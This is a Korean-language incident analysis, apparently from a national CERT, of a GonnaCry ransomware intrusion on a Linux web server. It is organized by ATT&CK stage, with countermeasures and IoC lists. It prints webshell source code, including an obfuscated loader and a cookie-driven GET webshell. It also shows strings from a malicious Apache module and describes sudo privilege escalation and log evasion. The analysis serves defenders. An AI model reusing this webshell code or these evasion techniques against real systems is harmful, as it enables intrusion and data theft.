
[랜섬키 파일 : 최초 etc 디렉토리에 생성된 후 삭제]

2. 공격 시나리오 요약

피해 시스템은 리눅스 CentOS 5.x(Kernel 2.6.18)에 웹서버(Apache, PHP, MySQL)에서 다수의 홈페이지를 서비스하고 있었으며, 홈페이지의 게시판 중에서 파일 업로드 취약점이 있는 페이지가 존재하였다.

그리고, 리눅스에서 일반 사용자가 관리자 권한으로 명령을 수행할 수 있게 해주는 Sudo* (1.8.6p3) 프로그램이 설치되어 있었다. 랜섬웨어 공격 단계를 요약하면 아래와 같다.

* sudo는 리눅스 설치 시 기본으로 함께 설치 됨



[Gonnacry 랜섬웨어 사고 개요도]

[1] Initial Access : 최초 침투

게시판의 업로드 취약점 등을 악용하여 웹셸을 업로드하고, 이를 통해 내부 환경 파악 및 추가 웹셸 업로드

[2] Privilege Escalation : 권한 상승

리눅스 커널 등 로컬 권한상승 취약점을 악용하여 root 권한을 획득

[3] Persistence : 지속성 유지

아파치 웹셸 모듈 삽입 및 SetUID shell을 생성하여 root로 접근 채널 확보

[4] Defense Evasion : 추적 회피

웹셸을 통한 작업 시에는 로그파일을 삭제하여 흔적 제거

[5] Credential Access : 계정정보 확보

ssh, su 프로그램 및 sshd 서비스를 변조하여 계정정보 키로깅

[6] Impact : 서버 파일 암호화

키로깅 된 패스워드 정보를 활용하여 내부서버, 백업서버 등에 접속하여 랜섬웨어를 실행하고, 서버에 저장된 암호화키를 해커의 서버에 전송하고 파일 삭제

3. 단계별 침해사고 상세분석

① Intial Access : 최초 침투

공격자는 다수의 웹사이트를 운영하는 웹호스팅 서버의 게시판 업로드 취약점 등을 악용하여 웹셸을 업로드하고 웹서버 권한의 셸을 획득하였다.

※ 웹셸이 서버에 업로드 될 경우, 운영체제의 버전정보 및 설치된 프로그램 정보, 내부 웹 사이트 소스코드 노출 등 추가 권한을 획득하는데 악용 될 수 있다.

```
<?
preg_replace("/.*/e","₩x65₩x76₩x61₩x6C₩x28₩x67₩x7A₩x69₩x6E₩x66₩x6C₩x61₩x74₩x65₩x28₩x6
                                    ~
j+HIqbaTc2h1B5gta7A1i+w+e+Qc0/mIq7kVzEdrHYv8PLkiD4Yc0+T/1uQHmlp11sOX/SeIc/GEoFr77Z3u9
A4='₩x29₩x29₩x29₩x3B","");
?>
```

[난독화 된 웹셸 업로드]

대응 방안

파일업로드 취약점 보완	▶ 오픈소스 게시판 보안 패치 ▶ 파일 업로드 제한(확장자 등) ▶ 업로드 파일 저장 시 파일명 변경
파일 업로드 디렉토리 실행권한 제거	▶ 웹셸 파일이 업로드 되었더라도 실행할 수 없도록 권한 제한 ① Apache 설정 파일(/etc/httpd/conf/httpd.conf) 수정 <Directory "/usr/local/apache"> AllowOverride FileInfo </Directory> ② 파일 업로드 디렉토리에 .htaccess 파일 생성 및 아래 내용 작성 <.htaccess> <FilesMatch "₩.(ph|inc|lib)"> Order allow, deny Deny from all </FilesMatch> AddType text/html .html .htm .ph .php .php3 .php4 .phtml .phps .i .cgi .pl .shtml .jsp
웹셸 모니터링	▶ 웹셸 탐지 도구 등을 통해 주기적으로 점검 권장 * 휘슬(WHISTL) : https://www.boho.or.kr/download/whistlCastle/whistl.do

⑵ Privilege Escalation : 권한 상승

공격자는 업로드 된 웹셸을 이용하여 지난 `19년 10월에 공개된 관리자 권한으로 상승할 수 있는 취약점(Sudo 명령어 취약점, CVE-2019-14287)을 악용하여 관리자 권한을 획득하였다.

※ 해당 취약점을 이용하여 관리자 권한을 획득 시, 아래의 시스템 로그(secure) 및 관리자 알람메일(Security Alret Mail) 등을 통해 확인할 수 있음

- sudo(Superuser Do)는 리눅스 환경에서 권한 변경을 위해 사용되는 명령어
- 해당 취약점은 Sudo v1.8.28 미만 버전에서 발생
- sudo 명령어 이용 제한을 위해 환경설정 파일(sudoers)에 등록 된 사용자(nobody, ftp 계정 등)가 관리자 권한으로 상승

[Sudo 권한상승 취약점(CVE-2019-14287)]

```
21:16:09 www sudo: pam_unix(sudo:auth): conversation failed
21:16:09 www sudo: pam_unix(sudo:auth): auth could not identify password for [nobody]
21:16:09 www sudo:  nobody : user NOT in sudoers ; TTY=unknown ; PWD=/home/xxx.xxxx.co.kr/www/xxx/xxx/xxx ; USER=root ; COMMAND=/bin/bash
21:16:31 www sudo: pam_unix(sudo:auth): authentication failure; logname= uid=99 euid=0 tty=/dev/pts/0 ruser=nobody rhost=  user=nobody
21:16:45 www sudo:  nobody : user NOT in sudoers ; TTY=pts/0 ; PWD=/home/xxx.xxxx.co.kr
```

[/var/log/secure 로그 내 권한상승 흔적]

```
From root@localhost.localdomain  OOO OOO OO 21:16:09 2020
Return-Path: <root@localhost.localdomain>
Received: from localhost.localdomain (www [127.0.0.1])
        by localhost.localdomain (8.14.4/8.14.4) with ESMTP id xxxxx
        for <root@localhost.localdomain>; OOO OOO OO 21:16:09 +0900
Received: (from root@localhost)
        by localhost.localdomain (8.14.4/8.14.4/Submit) id xxxxx;
        OOO OOO OO 21:16:09 +0900
Date: OOO OOO OO 21:16:09 +0900
Message-Id: <000000000000.xxxxx@localhost.localdomain>
To: root@localhost.localdomain
From: nobody@localhost.localdomain
Auto-Submitted: auto-generated
Subject: *** SECURITY information for www ***

www : OOO OO 21:16:09 : nobody : user NOT in sudoers ; TTY=unknown ; PWD=/home/xxx.xxxx.co.kr/www/xxx/xxx/xxx ; USER=root ; COMMAND=/bin/bash
```

[Security alert mail 내 권한상승 흔적]

대응 방안

시스템 보안	▶ 리눅스 서버의 커널 및 소프트웨어에 대한 보안 업데이트 적용
보안 모니터링	▶ 정기적인 시스템 로그(secure 로그 등) 점검을 통해 이상 징후 확인

3 Persistence : 지속성 유지

공격자는 거점서버를 지속적으로 사용하고 관리자의 추적을 회피하기 위해 다양한 공격 전략을 사용하였다.

첫 번째로는 웹셸 기능을 하는 악성모듈(mod_proxy_cache.so*)을 웹서버의 설정파일(httpd.conf)에 등록하여 악용하였으며, 이를 통해 공격자는 해당 웹서버에서 서비스하는 모든 페이지에서 웹셸과 동일한 기능의 명령어를 수행할 수 있었다.

* 정상 모듈(mod_proxy.so)과 유사한 파일명으로 생성되며, 변조모듈명은 변경될 수 있음


```
LoadModule rewrite_module modules/mod_rewrite.so
LoadModule proxy_module modules/mod_proxy.so
LoadModule proxy_balancer_module modules/mod_proxy_balancer.so
LoadModule proxy_ftp_module modules/mod_proxy_ftp.so
LoadModule proxy_http_module modules/mod_proxy_http.so
LoadModule proxy_ajp_module modules/mod_proxy_ajp.so
LoadModule proxy_cache_module modules/mod_proxy_cache.so
LoadModule proxy_connect_module modules/mod_proxy_connect.so
LoadModule cache_module modules/mod_cache.so
LoadModule suexec_module modules/mod_suexec.so
LoadModule disk_cache_module modules/mod_disk_cache.so
```

[웹서버 환경설정 파일(httpd.conf)에 삽입된 악성모듈(mod_proxy_cache.so)]

```
LoadModule proxy_cache_module modules/mod_proxy_cache.so

# Strings mod_proxy_cache.so
GLIBC_2.1.3
GLIBC_2.1
GLIBC_2.0
Cookie
__PHPSESSID__=
echo -n %s | base64 -d
<!!—dochtml—!!>
mod_usericon.c
```

[악성모듈(mod_proxy_cache.so) 삽입 및 파일의 스트링 일부]



[악성모듈(mod_proxy_cache.so)이 삽입된 피해서버에 프록시 툴을 이용한 공격 테스트]

또한, 어떠한 사용자라도 관리자 권한으로 실행 할 수 있는 SetUID bit가 설정된 악성 파일을 생성(rsyncd)하여 악용하였는데, 결국 이 악성코드들은 자신의 내부 침투를 위한 거점 활용의 목적으로 공격 지속성을 위해 설치한 파일로 확인되었다.

```
/usr/bin/rsyncd   (4755/-rwsr-xr-x)
Uid: (0/   root)    Gid: (   0/   root)
```

[SetUID bit가 설정된 악성 파일 정보]

대응 방안

보안 설정 강화	▶ SELinux를 활성화하여 사용 * SetUID bit가 설정된 파일을 사용하더라도 자원에 대한 액세스가 허용되지 않음
보안 모니터링	▶ SetUID bit가 설정된 파일에 대한 주기적인 점검 ▶ 리눅스 서버에 공격자가 권한상승이 가능한 SetUID bit가 설정된 비정상 파일 생성 유무를 주기적으로 점검

④ Defense Evasion : 추적 회피

가. 웹셸 탐지 회피

일반적으로 공격자들은 웹셸로 수행하는 명령을 숨기기 위해 POST Method를 사용한다. 그러나 이번에는 GET Method 방식의 웹셸을 사용하였다. 다만 GET Method 사용 시 노출될 수 있는 공격 명령이 포함 된 인자 값을 쿠키(cookie)를 통해 서버로 전송하여 보안장비의 탐지를 어렵게 만들었다.

이런 GET Method 웹셸은 사용자가 웹페이지 방문 시의 GET 로그와 동일하기 때문에 웹셸에 대한 탐지 및 분석을 어렵게 한다.

```
<?php
    $out_skin = "";
    if (ini_get("register_globals") != "1"){
        extract($_GET);
        extract($_POST);
        extract($_COOKIE);
    }
                                                    ...
    $layout = base64_decode($session_tokenid);
    chdir(getcwd());
    $p = proc_open($layout, array(1=>array('pipe', 'w'), 2=>array('pipe', 'w')), $io);
    while (!feof($io[1])) $out_skin .= base64_encode(fgets($io[1]))."₩n";
    while (!feof($io[2])) $out_skin .= base64_encode(fgets($io[2]))."₩n";
                                                    ...
    echo $out_skin;
?>
```

[GET method 웹셸의 소스코드]

다만, 웹셸 명령 결과가 서버에서 클라이언트로 전송되므로 명령어에 따라 웹 로그 전송 바이트 크기가 변경 되는 것을 확인할 수 있다.

```
10.10.1.71 - - [17/Jun/2020:05:22:34 -0700] "GET /test2/visit3.php HTTP/1.1" 200 85 "-" '
10.10.1.71 - - [17/Jun/2020:05:22:49 -0700] "GET /test2/visit3.php HTTP/1.1" 200 484 "-"
10.10.1.71 - - [17/Jun/2020:05:22:59 -0700] "GET /test2/visit3.php HTTP/1.1" 200 1518 "-'
10.10.1.71 - - [17/Jun/2020:05:23:40 -0700] "GET /test2/visit3.php HTTP/1.1" 200 54 "-" '
10.10.1.71 - - [17/Jun/2020:05:24:17 -0700] "GET /test2/visit3.php HTTP/1.1" 200 91 "-" '
10.10.1.71 - - [17/Jun/2020:05:24:43 -0700] "GET /test2/visit3.php HTTP/1.1" 200 62 "-" '
10.10.1.71 - - [17/Jun/2020:05:25:07 -0700] "GET /test2/visit3.php HTTP/1.1" 200 568 "-"
```

[GET method 방식 웹셸 사용 시 웹로그]

나. 로그 삭제

공격자는 웹 로그, 에러 로그, 웹 방화벽 로그, 서버 로그 등 서버 내 존재하는 모든 로그들을 삭제함으로써 공격 흔적을 은닉하고 추적을 따돌린다.

일반적인 로그 삭제 방법으로는 파일을 직접 수정하거나 덮어쓰는 방식을 사용하는데, 이번에는 파일명을 변경함으로써 로그가 쌓이지 않게 하는 방법이 사용되었다.

이 경우 파일은 남아있지만 로그 파일 inode에 대한 포인터가 삭제되므로, HTTP 서비스를 재시작하거나, 재부팅하기 전까지 로그가 더 이상 기록되지 않는다.

```
httpd   3594 root    2w   REG    8,2     4439 133767 /var/log/httpd/error_log (deleted)
httpd   3594 root    3u  sock    0,6      0t0  29806 can't identify protocol
httpd   3594 root    4u  IPv6  29807      0t0    TCP *:http (LISTEN)
httpd   3594 root    5r  FIFO    0,8      0t0  29819 pipe
httpd   3594 root    6w  FIFO    0,8      0t0  29819 pipe
httpd   3594 root    7w   REG    8,2     5239 133761 /var/log/httpd/access_log (deleted)
httpd   3594 root    8r   CHR    1,9      0t0   3980 /dev/urandom
```

[lsof 명령어로 확인한 HTTP 프로세스에서 열고 있는 파일 목록]

다만, /Proc/[PID]/fd 폴더에서는 로그 파일명을 변조하더라도 inode에 대한 포인터를 여전히 가지고 있으므로 로그가 계속 기록된다.

```
[root@localhost ~]# cat /proc/3594/fd/7 | tail
10.10.1.71 - - [17/Jun/2020:18:37:24 -0700] "GET /test2/test.php HTTP/1.1" 200 43 "-" '
10.10.1.71 - - [17/Jun/2020:18:37:47 -0700] "GET /test2/test.php HTTP/1.1" 200 1503 "-'
10.10.1.71 - - [17/Jun/2020:18:37:54 -0700] "GET /test2/test.php HTTP/1.1" 200 39 "-" '
10.10.1.71 - - [17/Jun/2020:18:38:22 -0700] "GET /test2/test.php HTTP/1.1" 200 476 "-"
10.10.1.71 - - [17/Jun/2020:18:38:29 -0700] "GET /test2/test.php HTTP/1.1" 200 578 "-"
10.10.1.71 - - [17/Jun/2020:18:39:00 -0700] "GET /test2/test.php HTTP/1.1" 200 40 "-" '
10.10.1.71 - - [17/Jun/2020:18:39:20 -0700] "GET /test2/test.php HTTP/1.1" 200 618 "-"
10.10.1.71 - - [17/Jun/2020:18:45:08 -0700] "GET /test2/test.php HTTP/1.1" 200 8 "-" "M
10.10.1.71 - - [17/Jun/2020:18:45:21 -0700] "GET /test2/test.php HTTP/1.1" 200 508 "-"
```

[/proc/[PID]/fd/[fd_num] 파일 내용]

하지만 HTTP 서비스를 재시작하거나, 재부팅하게 되면 프로세스가 새로 작동하여 /proc/[PID] 폴더가 삭제되며 새로운 access_log를 참조하므로, 라이브 상태에서는 원본 데이터 확인이 어렵다.

대응 방안

로그 관리	▶ 추가 백업은 반드시 오프라인으로 백업 ▶ 로그의 중앙 관리 체계 구축하여 운영
로그 모니터링	▶ 로그가 정상적으로 기록되고 있는지 주기적인 점검이 필요

5 Credential Access : 계정정보 확보

거점서버를 획득한 공격자는 본격적인 내부 이동(Lateral Movement)을 위해 계정을 수집할 수 있는 명령어(ssh, su, sshd)들을 변조한 키로거 악성코드를 이용해 모든 관리 서버의 계정들을 수집하였는데, 이 같은 전략이 성공했었던 이유는 관리자들이 사이트 관리의 편리성만 생각하여, 서버 간의 접근제어 없이 무분별하게 원격접속을 했기 때문이었다.

변조된 명령어	키로깅 파일	비 고
ssh	libssl3.4.so	본 서버에서 다른 서버로 ssh 접속시 계정정보 기록
su	libssl3.4.so	계정 권한 변경 시 계정정보 기록
sshd	libssl3.3.so	다른 서버에서 본 서버로 ssh 접속시 계정정보 기록

[변조된 명령어 및 키로깅 파일 현황]

```
root@10.10.10.10's password:  OOOdefg1OOOO
--------
The authenticity of host '10.10.10.10 (10.10.10.10)' can't be established.
RSA key fingerprint is -
Are you sure you want to continue connecting (yes/no)?  yes
--------
root@10.10.10.10's password:  OOOOOOOjqjOO
```

[키로깅 파일(libssl3.4.so 내용 일부 마스킹)]

대응 방안


서버간 이동 자제	▶ 내부 서버간의 원격접속을 지양하고, 전용 클라이언트를 통해 서버에 접속하여 작업
접근제어 강화	▶ 서버의 접속은 인가된 IP에서 제한적으로 접속하도록 설정
보안 모니터링	▶ 리눅스 주요 프로그램의 변조 여부를 주기적으로 점검 ▶ 시스템 접속 시도 등 로그를 통합 저장하고 주기적으로 모니터링

⑥ Impact : 서버 파일 암호화

공격자는 키로거를 통해 확보한 계정정보를 이용해 내부서버, 백업서버 등에 랜섬웨어 프로그램을 업로드하고 실행하였다.

각 서버에 접속 및 전송은 리눅스 기본 명령어인 ssh, scp 등을 사용하였는데, 이는 내부서버 간 ssh 접근제어가 설정되지 않아 가능했다.

웹셸을 통해 내부 서버로 ssh, scp 등 원격 접속 명령을 실행하여 웹 서버에서는 웹 로그만 남고, 내부 서버에서는 Secure 로그(접속 흔적만 로깅)만 남게 되어 공격 명령 확인을 어렵게 했다는 점이 특이했다.



[웹셸을 통해 내부 서버로 ssh 명령 실행]

랜섬웨어를 실행하면 암호화 키정보(enc_files.gc)가 etc 디렉토리에 저장되는데, 공격자는 해당 파일을 원격 서버로 전송하고 피해 시스템에서 삭제하였다.

대응 방안

데이터 백업	▶ 중요 소스코드 및 데이터베이스 자료에 대한 원격 서버 백업
백업데이터 보안 강화	▶ 백업서버 등 중요 시스템은 2차 인증을 적용하여 접속하도록 설정 ▶ 가능하다면 중요 데이터는 기업의 운영 환경에 따라 오프라인 백업

Ⅳ. 결론

침해사고 사례의 ATT&CK Matrix를 통해 각 침투 단계 별 공격자의 행위와 대응 방안에 대해 살펴보았다. 두 사례 모두 인터넷에 공개된 웹서버의 취약점이 공격의 시발점이었다. 이후 각 단계마다 공격자의 추가 침투를 막을 수 있는 방안이 있었으나 적절히 대응이 되지 않아 큰 피해가 발생하였다. 일반적으로 가볍게 생각하는 보안 기본수칙을 놓쳤던 것에 비하면, 기업이 감내해야 하는 피해는 혹독했다.

랜섬웨어 공격은 불가역적이라 복구키가 없다면 피해를 돌이킬 수 없다. 공격이 통하지 않도록 예방하는 것이 최선이겠지만, 만약 공격을 당하더라도 빠르게 복구 및 정상화 할 수 있도록 주기적으로 오프라인 백업을 해 두는 것이 차선책이라고 할 수 있다.

랜섬웨어 공격의 대상이 되는 것을 피하기 위해서는 외부에서 기업 네트워크에 들어올 수 있는 대문의 수를 최소로 하고 걸어 잠그는 것이 중요하다. 이를 위해서는 원격 접근 권한을 최소한으로 하고 비정상 접근에 대해 상시 모니터링 해야 한다.

하지만 웹서버와 같이 필연적으로 외부에 열려 있어야 하는 시스템의 경우는 외부 접근을 막을 수 없으므로, 차선책으로 내부 서버 간의 접근 제한이 필요하다. 이를 통해 웹서버가 탈취되더라도 다른 내부 서버로의 이동을 어렵게 하여 공격자의 내부 장악을 최대한 지연시키며 공격 진행단계에서 이상 징후를 탐지할 수 있다.

해커들의 공격기법 및 은닉기법이 갈수록 고도화되고 있다. 중요 로그를 별도의 저장 공간에 보관하고, 기업 내부 시스템의 비정상적인 패턴을 탐지 및 관리할 수 있는 체계를 구축하는 것이 필요하다.

또한, 최신 소프트웨어 업데이트 등의 기본을 지키고, 경계를 늦추지 말아야겠다. 자칫 방심하면 큰 피해를 볼 수 있다는 사실을 인지하고, 평소에도 사내 시스템의 취약한 부분을 점검하고 대비하는 것이 중요하다.

[참고1] 비트라커(BitLocker)를 이용한 디스크 암호화 공격 관련 주요 IoC

o 공격자의 이메일 주소

bitlockerlock.unlock@gmail.com
davidblaine@mail2world.com
bitlockerlock.unlock@gmail.com
hello.helloweb.co.kr@protonmail.com
Just_for_money_kr@protonmail.com
fgh3443df3@protonmail.com
hello.cecc@protonmail.com
a14f345fg@ctemplar.com

o 공격자(해킹경유지) IP

184.82.136[.]135 (AU)
58.64.157[.]162 (HK)
125.212.226[.]187 (VN)
47.90.79[.]2 (US)

o C&C

kkxx88866[.]com
betwln520[.]com

o 생성 계정

test
devadmin
spAdmin
oneAdmin

o 악성코드 해시(md5)

PlugX(goopdate.dll) c4164efa57204ad32aec2b0f1a12bb3a
PlugX(license.rtf) 6a57d1cdf2cf78376d7ad9f5450583f8
웹셸(test.cer) fca7a19cd3ab447fbc3a5385472f915a
웹셸(info.asp) 79387b856f48f3ea66b670d01f739e20
웹셸(cate_into1.aspx, main.aspx) fca13226da57b33f95bf3faad1004ee0

[참고2] 리눅스 대상 고너크라이(GonnaCry) 랜섬웨어 사고 주요 IoC

o 악성코드 해시(md5)

웹셸 (sms.php, man.php, visit.php) 86f09c81273f7561595f9bdb4b3b930f

아파치 모듈형 웹셸 (mod_usericon.so) dff5811c442d0674bda3bc98f5dc6a684

키로거 변조 파일

(ssh) 566234f8194f72d6f047a43c145d7545

(su) b0dd023f11f67b2add9fa644fe59f469

(sshd) ba89d7858253776785081df34cb4f43b

o 공격자 IP

162.218.210[.]153 (US)

184.105.247[.]196 (US)

195.181.166[.]36 (SE)

185.76.9[.]81 (SE)

173.239.197[.]152 (US)

104.194.220[.]224 (US)

104.37.31[.]176 (US)

[참고3] 랜섬웨어 대응을 위한 백업가이드

o 백업 조직 운영

- 백업 수행과 보안 관리를 체계적으로 수행할 수 있는 조직 구성

o 백업 및 보안관리 절차 수립

- 백업 절차 : 백업 및 복구 절차를 문서화하고, 모의훈련을 통해 백업운영담당자들이 숙지하고 있어야 함
- 백업 보안관리 절차 : 백업데이터를 처리할 경우 정보보호담당자에 보고하여 처리해야 하며, 백업 이력은 관리대장에 기록하여 향후 데이터 외부 유출시 추적성을 고려해야 함

o 백업 시스템 구축

- 기업 환경에 맞는 적절한 백업 매체와 장비를 선택
- 백업 대상(OS, DB, 일반파일, 기타파일 등) 및 주기(월/주/일 단위 등) 선정
- 특성에 맞게 백업구성 방식 선택

※ **랜섬웨어를 예방하기 위한 백업은 원격장소에 안전하게 보관하거나 오프라인으로 백업 데이터를 보관하는 방법이 안전**

o 백업 정책 : 백업데이터의 무결성과 가용성을 고려한 정책 수립

- 백업 대상별 백업 정책 수립
- 백업 방식 결정(전체 백업/증분 백업, 온라인 백업/오프라인 백업)
- 백업 수행 점검 및 복구 훈련

o 백업시스템 보호대책

- 시스템 보안 : 계정 관리, 패스워드 관리, 접속 관리(인증 강화, 접속시간 관리 등), 권한 관리, 보안패치, 로그 기록 관리, 모니터링 등
- 네트워크 보안 : 네트워크 IP 통제, 접근 통제, 망 분리 등
- 운영자 교육 : 전문교육, 정보보호 교육, 매뉴얼 작성 등

※ 자세한 사항은 『보호나라(krcert.or.kr) >자료실>가이드 및 매뉴얼> ***랜섬웨어 대응을 위한 안전한 정보시스템 백업 가이드***』 참고